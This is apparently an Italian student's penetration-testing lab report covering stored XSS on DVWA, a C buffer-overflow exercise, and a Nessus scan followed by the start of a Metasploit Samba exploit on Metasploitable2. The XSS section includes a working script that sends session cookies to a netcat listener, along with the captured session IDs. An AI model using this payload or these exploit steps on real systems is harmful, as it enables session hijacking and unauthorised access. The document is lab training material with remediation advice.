
Giorno 2

- -lvp è lo switch che comunica a netcat che vogliamo controllare il traffico in locale, stampando a schermo servizio e porta sulla quale siamo in ascolto e specificando la porta da controllare.

```
(kali㉿kali) - [~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
```

Figura 29

A questo punto, colleghiamoci sempre da Kali sulla pagina xss stored di dwva per effettuare il test.



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The main title is "Vulnerability: Stored Cross Site Scripting (XSS)". On the left, a sidebar lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The "XSS stored" option is highlighted with a green background. The main content area contains a "Sign Guestbook" form with fields for "Name" and "Message". Below the form, two entries are displayed in a box: "Name: test" and "Message: This is a test comment." Another box shows "Name: Hack You" and "Message: ". At the bottom, there is a "More info" section with three links: <http://ha.ckers.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.cgisecurity.com/xss-faq.html>.

Figura 30

Inseriamo il nostro codice:

```
<SCRIPT> NEW IMAGE().SRC="HTTP://192.168.104.100:4444/?" + DOCUMENT.COOKIE;
</SCRIPT>
```

Andando successivamente a controllare il terminale dove siamo in ascolto con netcat, scrivendo il comando « nc -lvp 4444 » notiamo che a schermo vengono stampate le informazioni che cercavamo.

Giorno 2

```
(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
192.168.104.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 45354
GET /?security=low;%20PHPSESSID=f8ffd818cc0336edd6e0f1a850f69558 HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.104.150/
```


Figura 31

A questo punto, per essere sicuri di aver effettuato un buon lavoro andremo ad effettuare lo stesso test da un'altra macchina, nel nostro caso win7, configurato in precedenza.

```
(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
192.168.104.200: inverse host lookup failed: Host name lookup failure
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.200] 49160
GET /?security=low;%20PHPSESSID=08b6b68f40de0b86a72d960ff5a25f7d HTTP/1.1
Accept: */
Referer: http://192.168.104.150/dvwa/vulnerabilities/xss_s/
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC
.NET CLR 3.5.30729; .NET CLR 3.0.30729)
Accept-Encoding: gzip, deflate
Host: 192.168.104.100:4444
Connection: Keep-Alive
```

Figura 32

Connettendosi alla pagina dvwa tenendo in ascolto il nostro server notiamo che il nostro script funziona anche utilizzando altre macchine. Siamo riusciti anche stavolta a prelevare i cookie di sessione senza lasciare traccia



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Sign Guestbook

Name: test
Message: This is a test comment.

Name: Hack You
Message:

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Figura 33

Azioni di rimedio | XSS

Per prevenire un attacco XSS persistente, ci sono diverse misure che possono essere prese:

- Per impedire ad un attaccante di appropriarsi dei cookie di autenticazione della vittima dell'attacco è possibile utilizzare flag di tipo http-only per i cookie.
- Per bloccare i payload e limitare l'esecuzione del codice iniettato è opportuno implementare un sistema di difesa comprensivo di WAF (Web Application Firewall)
- È poi consigliato utilizzare librerie e framework sicuri e sempre aggiornati per ridurre la probabilità che un attacco riesca e mantenere l'applicazione WEB costantemente aggiornata con le ultime patch di sicurezza per mitigare le vulnerabilità note.


GIORNO 3

Buffer overflow

Giorno 3

Buffer Overflow:

Analizziamo il funzionamento del codice fornito per l'esercizio di oggi. Vengono definite 4 variabili di tipo int (rispettivamente i, j, k, e swap_var) ed un array di tipo int chiamato "vector" di dimensione 10. A seguire il programma stampa un prompt all'utente per inserire 10 numeri interi. Subito dopo viene fatto partire un ciclo for che viene iterato 10 volte (condizione dettata dalla variabile i) all'interno del quale si definisce una variabile int c a cui viene assegnato il valore di i+1, viene poi stampato a schermo il valore della variabile c ed in seguito viene scansionato il valore inserito dall'utente ed assegnato alla posizione i nell'array vector.



The image shows a screenshot of a text editor with a dark theme. The menu bar includes 'File', 'Edit', 'Search', 'View', 'Document', and 'Help'. Below the menu is a toolbar with various icons. The code area contains the following C code:

```
1 #include <stdio.h>
2
3 int main () {
4
5     int vector [10], i, j, k;
6     int swap_var;
7
8     printf ("Inserire 10 interi:\n");
9
10    for ( i = 0 ; i < 10 ; i++)
11    {
12        int c= i+1;
13        printf("[%d]:", c);
14        scanf ("%d", &vector[i]);
15    }
16
17
```

Figura 33

A questo punto viene stampato su schermo il messaggio contenuto nel *printf* della riga 18. Dopodichè parte un altro ciclo for identico a quello già visto all'interno del quale viene definita una variabile int t a cui viene assegnato il valore i+1, viene poi stampato su schermo il valore della variabile t insieme al valore contenuto nella posizione i dell' array vector, infine viene mandato a capo di una riga.

Giorno 3

```
17
18 printf ("Il vettore inserito e':\n");
19 for ( i = 0 ; i < 10 ; i++)
20 {
21     int t= i+1;
22     printf("[%d]: %d", t, vector[i]);
23     printf("\n");
24 }
25
26
```

Figura 34

Qui viene fatto partire un ciclo for che definisce una variabile *j* inizializzata a 0, definisce la condizione di iterazione affinchè il valore di *j* è minore di 10-1 ed infine incrementa il valore di *j* di 1. All'interno di questo ciclo è annidato un secondo ciclo for che definisce una variabile *k* inizializzata a 0, definisce la condizione di iterazione affinché il valore di *k* è minore di 10 - *j* ed infine incrementa il valore di *k* di 1.

All'interno del secondo ciclo for troviamo una condizione if che esegue tre operazioni quando il valore nella posizione *k* dell'array vector è maggiore del valore nella posizione *k*+1, ovvero nella posizione immediatamente successiva.

```
26
27 for (j = 0 ; j < 10 - 1; j++)
28 {
29     for (k = 0 ; k < 10 - j - 1; k++)
30     {
31         if (vector[k] > vector[k+1])
32         {
33             swap_var=vector[k];
34             vector[k]=vector[k+1];
35             vector[k+1]=swap_var;
36         }
37     }
38 }
```

Figura 35

Giorno 3

Quando la condizione appena vista si verifica il programma esegue tre operazioni, per prima cosa assegna alla variabile swap_var il valore presente nella posizione k dell'array vector, a seguire assegna alla posizione k di vector il valore della posizione k+1 di vector, ed infine assegna alla posizione k+1 di vector il valore della variabile swap_var. Essenzialmente sta scambiando di posto i valori situati nelle posizioni k e k+1 del vettore.

```
26
27 for (j = 0 ; j < 10 - 1; j++)
28 {
29     for (k = 0 ; k < 10 - j - 1; k++)
30     {
31         if (vector[k] > vector[k+1])
32         {
33             swap_var=vector[k];
34             vector[k]=vector[k+1];
35             vector[k+1]=swap_var;
36         }
37     }
38 }
```

Figura 36

A questo punto viene stampato a schermo il messaggio presente nella riga 39, infine viene eseguito un ultimo ciclo for che si iterà 10 volte ed è analogo ai cicli visti in precedenza. All'interno di questo ciclo si definisce una variabile "g" a cui si assegna il valore di "j +1", a seguire viene stampato a schermo il valore della variabile g, e come ultima cosa viene stampato a schermo il valore contenuto nella posizione j dell'array vector. Terminato questo ciclo incontriamo l'istruzione return 0 che chiuderà il programma.


```
38     }
39 printf("Il vettore ordinato e':\n");
40 for (j = 0; j < 10; j++)
41 {
42     int g = j+1;
43     printf("[%d]:", g);
44     printf("%d\n", vector[j]);
45 }
46
47 return 0;
48
49
```

Figura 37

Giorno 3

Andiamo adesso ad analizzare il programma quando viene eseguito: Quando facciamo partire il programma ci viene richiesto di inserire manualmente 10 valori numerici interi diversi. Una volta fatto ciò il programma restituisce i valori inseriti prima nello stesso ordine in cui sono stati inseriti dall'utente, ed in seguito li restituisce in ordine crescente. Possiamo osservare che il comportamento del programma all'esecuzione rispecchia il comportamento che noi abbiamo analizzato osservando il codice.

Ci viene richiesto dall'esercizio di modificare il codice del programma in modo da causare un errore di segmentazione quando proviamo ad eseguirlo, vediamo adesso come possiamo riuscire ad ottenere questo risultato. Proviamo a modificare il valore che determina quando usciamo dal secondo ciclo for e diamogli un valore eccessivamente alto. Ciò che ci aspettiamo che succeda è che il ciclo continuerà ad iterarsi all'infinito, e siccome la posizione del vettore che viene richiamata nella riga 22 è determinata dal numero di cicli del ciclo for presto il programma cercherà di accedere a memoria al di fuori del vettore e continuerà finché non si presenterà un errore di segmentazione.



```
(kali㉿kali)-[~/Desktop]
$ ./Buffer
Inserire 10 interi:
[1]:500
[2]:49
[3]:368
[4]:21
[5]:9
[6]:68
[7]:108
[8]:55
[9]:1
[10]:486
Il vettore inserito e':
[1]: 500
[2]: 49
[3]: 368
[4]: 21
[5]: 9
[6]: 68
[7]: 108
[8]: 55
[9]: 1
[10]: 486
Il vettore ordinato e':
[1]:1
[2]:9
[3]:21
[4]:49
[5]:55
[6]:68
[7]:108
[8]:368
[9]:486
[10]:500

(kali㉿kali)-[~/Desktop]
$
```

Figura 38

Giorno 3

Proviamo ad eseguire il programma modificato. Osserviamo come il programma sta stampando su schermo ad oltranza il valore nell'array e già dall'11 iterazione sta uscendo dai limiti definiti dell'array. A questo punto il comportamento del programma diventa imprevedibile perché non conosciamo il contenuto degli spazi di memoria che il programma sta stampando quindi l'output appare casuale.

```
1 #include <stdio.h>
2
3 int main () {
4
5     int vector [10], i, j, k;
6     int swap_var;
7
8     printf ("Inserire 10 interi:\n");
9
10    for ( i = 0 ; i < 10 ; i++)
11    {
12        int c= i+1;
13        printf("[%d]:", c);
14        scanf ("%d", &vector[i]);
15    }
16
17
18    printf ("Il vettore inserito e':\n");
19    for ( i = 0 ; i < 99999999999 ; i++)
20    {
21        int t= i+1;
22        printf("[%d]: %d", t, vector[i]);
23        printf("\n");
24    }
25
26
```

Figura 39

```
└─(kali㉿kali)-[~/Desktop]
$ ./Buffer
Inserire 10 interi:
[1]:1
[2]:2
[3]:3
[4]:4
[5]:5
[6]:6
[7]:7
[8]:8
[9]:9
[10]:10
Il vettore inserito e':
[1]: 1
[2]: 2
[3]: 3
[4]: 4
[5]: 5
[6]: 6
[7]: 7
[8]: 8
[9]: 9
[10]: 10
[11]: 0
[12]: 0
[13]: 0
[14]: 10
[15]: 15
[16]: 15
[17]: 1
[18]: 0
[19]: 6107767778
[20]: 32579
[21]: 0
[22]: 0
[23]: 8485727777
[24]: 21849
```

Figura 40

Giorno 3

Possiamo osservare come il programma dopo 1776 iterazioni del ciclo for va in errore e restituisce il messaggio segmentation fault. Siamo dunque riusciti ad ottenere un errore di segmentazione causato da un Buffer Overflow.

```
[1759]: 7156275
[1760]: 1397966156
[1761]: 1380275295
[1762]: 1346454349
[1763]: 1030059359
[1764]: 1831885595
[1765]: 792551168
[1766]: 1701670760
[1767]: 1818323759
[1768]: 1698967401
[1769]: 1869900659
[1770]: 791555952
[1771]: 1717990722
[1772]: 771781221
[1773]: 1718960687
[1774]: 7497062
[1775]: 0
[1776]: 0
zsh: segmentation fault  ./Buffer
```

```
└─(kali㉿kali)-[~/Desktop]
$ └─
```

Figura 41

Giorno 3

Azioni di rimedio:

Il codice fornito è per lo più funzionante e non avrebbe bisogno di alcune modifiche per garantire il suo corretto funzionamento se non per alcuni casi limite che andremo a prendere in considerazione adesso.

Caso 1: input errato

Il programma è in grado di gestire l'input solamente quando esso corrisponde ad un numero intero. Quando l'utente inserisce un qualsiasi tipo di input che non corrisponde ad un numero intero (come ad esempio lettere, caratteri speciali e numeri non interi) il programma si esegue in modo anomalo e non restituisce il risultato aspettato. Per impedire che tali comportamenti si verifichino è sufficiente implementare dei controlli sull'input per verificare che esso sia composto interamente di valori numerici.

Caso 2: input overflow

l'input dell'utente è assegnato a variabili int, che hanno dimensione di 32 bit. In codice binario con 32 bit di memoria è possibile rappresentare valori compresi tra $-2,147,483,647$ e $+2,147,483,647$, perciò nel caso l'utente decidesse di inserire come valore un numero intero al di fuori di questo range il programma si eseguirebbe in modo anomalo perchè le variabili non hanno abbastanza memoria per gestire questi numeri. Per risolvere questo problema è possibile utilizzare variabili di tipo 'long' che dispongono di 64 bit di memoria, oppure è possibile implementare dei controlli che impediscono al programma di proseguire se il valore del numero inserito fuoriesce dal range di valori accettabili.

GIORNO 4

Scansione nessus | Exploit a Metasploitable2

Giorno 4


Scansione vulnerabilità con Nessus

Metasploitable è una macchina virtuale che esiste per essere scansionata ed attaccata, perciò ha una gran quantità di vulnerabilità, basta fare una scansione con un *vulnerability scanner* per trovarle.

Nessus è un tool che esegue la scansione di un host target o di una rete per rilevare le vulnerabilità software, hardware e di configurazione. I risultati della scansione vengono dunque visualizzati in un rapporto, creato automaticamente dallo stesso Nessus, che include informazioni sulla vulnerabilità; Come ad esempio il suo livello di gravità, la sua descrizione e le raccomandazioni per la risoluzione delle vulnerabilità rilevate.

Per scansionare la macchina target (Metasploitable2) con Nessus, prima dobbiamo avviare il servizio con il comando:

```
« sudo systemctl start nessusd.service »
```



```
(kali㉿kali)-[~]
└─$ sudo systemctl start nessusd.service
[sudo] password for kali:
4.txt  New Folder
(kali㉿kali)-[~]
└─$
```

Figura 42

Giorno 4




Figura 43

Una volta avviato il servizio, si può andare al browser di preferenza, dove si deve arrivare alla pagina login di Nessus con il link <https://kali:8834>. Facciamo login con le nostre credenziali.

Una volta avviato Nessus utilizziamo il bottone “*new scan*”, visualizzeremo così tutti i tipi di scansione che si possono effettuare su un determinato target. Andiamo a fare una scansione “*Basic network scan*” su metasploitable. In questo caso abbiamo configurato precedentemente, come già visto, gli indirizzi IP. Dunque abbiamo prima settato la configurazione di rete di Kali (nostra macchina) su 192.168.50.100, successivamente configuriamo i dati di rete Metasploit settando l’IP a 192.168.50.150. Dunque il target da settare su Nessus sarà l’IP di Meta, lo inseriamo sul campo adatto, come in Figura 44 e clicchiamo su “*save*”.

Giorno 4




Figura 44

Grazie alla scansione Nessus abbiamo trovato fra le molte vulnerabilità, la vulnerabilità “*Samba Badlock Vulnerability*” sulla porta 445. Avendo la consapevolezza di questa vulnerabilità sicuramente presente sulla macchina metà, pensiamo di eseguire un exploit, ciò ci permetterà di testare la vulnerabilità presente. Possiamo usare un tool presente in Metasploit per eseguire il nostro exploit relativo alla vulnerabilità “*Samba Badlock Vulnerability*”.




Figura 45





Figura 46

Giorno 4

Fase exploit con Metasploit

Un exploit è un programma o un codice che viene utilizzato per sfruttare vulnerabilità presenti in un software o in un sistema operativo. Le vulnerabilità possono essere errori di programmazione, configurazioni errate o bug di sicurezza. Gli exploit possono essere utilizzati per ottenere l'accesso non autorizzato ad un sistema o per eseguire codice dannoso in grado potenzialmente di eseguire qualunque operazione possibile su una macchina.

Metasploit è un tool che permette di lanciare exploits su determinate vulnerabilità, e molto utile per motivi di pentesting. Avviamo Metasploit con il comando «msfconsole» sulla shell host,



```
(kali㉿kali)-[~]
$ msfconsole
[*] Python 3.6.8 - 64-bit (default, Jan 17 2019, 10:49:30)
[*] msf6       - Metasploit framework 6.3.27-dev (msf6)
[*]           +-- msf6 exploit (2335)
[*]           +-- msf6 auxiliary (1220)
[*]           +-- msf6 post (413)
[*]           +-- msf6 payload (1385)
[*]           +-- msf6 encoders (46)
[*]           +-- msf6 nops (11)
[*]           +-- msf6 evasion (9)

[*] msf6 >
```

Figura 47

Andiamo a cercare l'exploit di samba con il comando «search exploit/multi/samba/usermap_script», come visto in figura 48.

Giorno 4

Una volta trovato, andiamo a configurare i parametri del modello di exploit, con «set RHOST» configuriamo l'IP della macchina target (Metasploitable), con «set RPORT» invece configuriamo la porta dove si trova la vulnerabilità che verrà sfruttata. Successivamente con «set LPORT» si configura il Listen port.

```
msf6 > search exploit/multi/samba/usermap_script
Matching Modules
=====
#  Name
-  ---
